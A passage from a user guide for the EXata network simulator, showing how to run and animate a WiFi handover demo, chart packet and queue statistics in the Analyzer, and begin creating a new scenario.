


FIGURE 2-27. Event Filters

b. Click on **Layer Filters**. This displays the list of filters which enable/disable animation at different layers. Turn off all layer filters except **Radio** and **Network**.




FIGURE 2-28. Layer Filters

Running the Simulation

To start the simulation, click the **Play** ▶ button.





FIGURE 2-29. Play Button

The simulation starts running. While the simulation is running, you can adjust the animation speed in the **Visualization Controls** panel and pause and resume the simulation by means of the **Pause-Resume** ⏸ button.

In the **Visualization Controls** panel, the simulation time and real time are displayed in the top two fields and the **Progress** bar displays how much of the simulation has completed. You can adjust the animation speed by using the slider.



Simulation/Emulation Time

00hr : 01m : 07s

Real Time

00hr : 00m : 13s

Animation Speed

Progress

20%

FIGURE 2-30. Visualization Control Panel

While the simulation is running, you will observe the following:

- Circles representing radio transmissions: When a node transmits a packet, an expanding circle starts from the node. When the circle reaches its final size, it covers the approximate area within which the node’s transmission can be received.
- Green arrows representing successful packet reception: When a packet transmitted from one node is received by another node, a green arrow is drawn from the sender node to the receiver node.
- Mobile Station 1 (node 1) will move along the path marked by the waypoint markers (red flags).

During the simulation, node 1 sends packets to node 2. The green arrows show the path of packets from node 1 to node 2. In the beginning, node 1 is associated with node 7, and the packets follow the path: node 1 **>** node 7 **>** node 5 **>** node 6 **>** node 8 **>** node 2.




FIGURE 2-31. Scenario Animation

Node 1 gradually moves away from node 7 and closer to node 8. Around 95 seconds, a handover occurs and node 1 associates with node 8 instead of node 7. The packets now follow the path: node 1 **>** node 8 **>** node 2.




FIGURE 2-32. First Handover: Node 1 Associates with Node 8

As node 1 moves around the right building, it gradually moves away from node 8 and closer to node 7. Around 260 seconds, another handover occurs and node 1 associates with node 8 instead of node 7. The packets again follow the original path: node 1 **>** node 7 **>** node 5 **>** node 6 **>** node 8 **>** node 2.




FIGURE 2-33. Second Handover: Node 1 Associates with Node 7

2.6 Analyzing Simulation Results

We will now plot some simulation results in EXata Analyzer.

After the simulation has completed, switch to Analyzer by clicking the **Analyze Results** button shown below:





FIGURE 2-34. Analyze Results Button

The following screen is displayed:



File(s) Analyzed. Click any metric to view graphs

FIGURE 2-35. Analyzer: Initial Display

The left panel lists the protocols at each layer (Application, Transport, Network, MAC, and Physical). Click on the button for a layer to display the protocols at that layer. Click on the '**+**' sign next to a protocol's name to display the statistics collected for that protocol. By default, Application layer protocols for which statistics are available are displayed in the left panel (in this case, CBR Client and CBR Server).

1. Click on the '**+**' sign next to **CBR Client**. The list of statistics collected for the CBR client (packet sender) is displayed.



WiFiDemo.Aug.28.09_16.41.51.stat

FIGURE 2-36. CBR Client Statistics

2. Click on **Total Packets Sent**. The chart for this statistic is drawn in the right panel.




FIGURE 2-37. Total Packets Sent

Since there is only one CBR Client in this scenario, the plot shows a single bar. The top chart is the main display area of the statistic plot. (We will explain the bottom chart a little later.)

Placing the mouse over the bar displays the statistic value. In this case, it shows that 6200 packets were sent by node 1.

3. Click on the '**+**' sign next to **CBR Server**. The list of statistics collected for the CBR server (packet receiver) is displayed.
4. Click on **Total Packets Received**. The chart for this statistic is drawn in the right panel.




FIGURE 2-38. Total Packets Received

5. Click the button labeled **Network** in the left panel. Network layer models for which statistics are available are listed (in this case, IP, AODV for IPv4, and FIFO queue).




FIGURE 2-39. Network Layer Statistics

6. Click on the '**+**' sign next to **FIFO**. The list of statistics collected for the FIFO queue model is displayed.

7. Click on **Peak Queue Size**. The chart for this statistic is drawn in the right panel.




FIGURE 2-40. Peak Queue Size

There are two charts plotted in the right panel. The bottom chart is an overview chart: it shows the statistics for all nodes in the scenario. The top chart is a magnified view of the selected part of the overview chart. The selected part is outlined by a red rectangle. Initially, the entire overview chart is selected. Therefore, both charts in the right panel are identical.

8. Select a region of the overview chart to zoom into. To do this, in the overview chart, resize and move the red rectangle over the region you want to see in more detail. The following figure shows the charts when a region corresponding to nodes 5 and node 6 is selected.

   You can close the overview chart by clicking the **Overview** button at the bottom. This will increase the size of the main (top) chart.




FIGURE 2-41. Peak Queue Size for Nodes 5 and 6

2.7 Running the Simulation Again

From Analyzer, you can switch to Architect to run the simulation again.

1. Click on the **Architect** button in the toolbar to return to Architect.




FIGURE 2-42. Switch to Architect

This takes you back to the Visualize mode of Architect.

2. Click the **Run Simulation** button to run the experiment again.

Note: You can modify the scenario in the Design mode. From the Visualize mode, you can switch to the Design mode of Architect by clicking the **Switch to Design Mode** button shown below.




FIGURE 2-43. Switch to Design Mode

3 Creating Simulation Scenarios

In this chapter, we describe how to create a new scenario. As an example, we will describe the steps to create a scenario that is the same as the WiFi demo scenario of Chapter 2.

3.1 Create a New Scenario

To create a new scenario, start the EXata GUI and click the **New** button in the toolbar.




FIGURE 3-1. Standard Toolbar

This will open a new, blank scenario in the Canvas area. The name of the scenario is “untitled_1” which is displayed in the scenario tab.

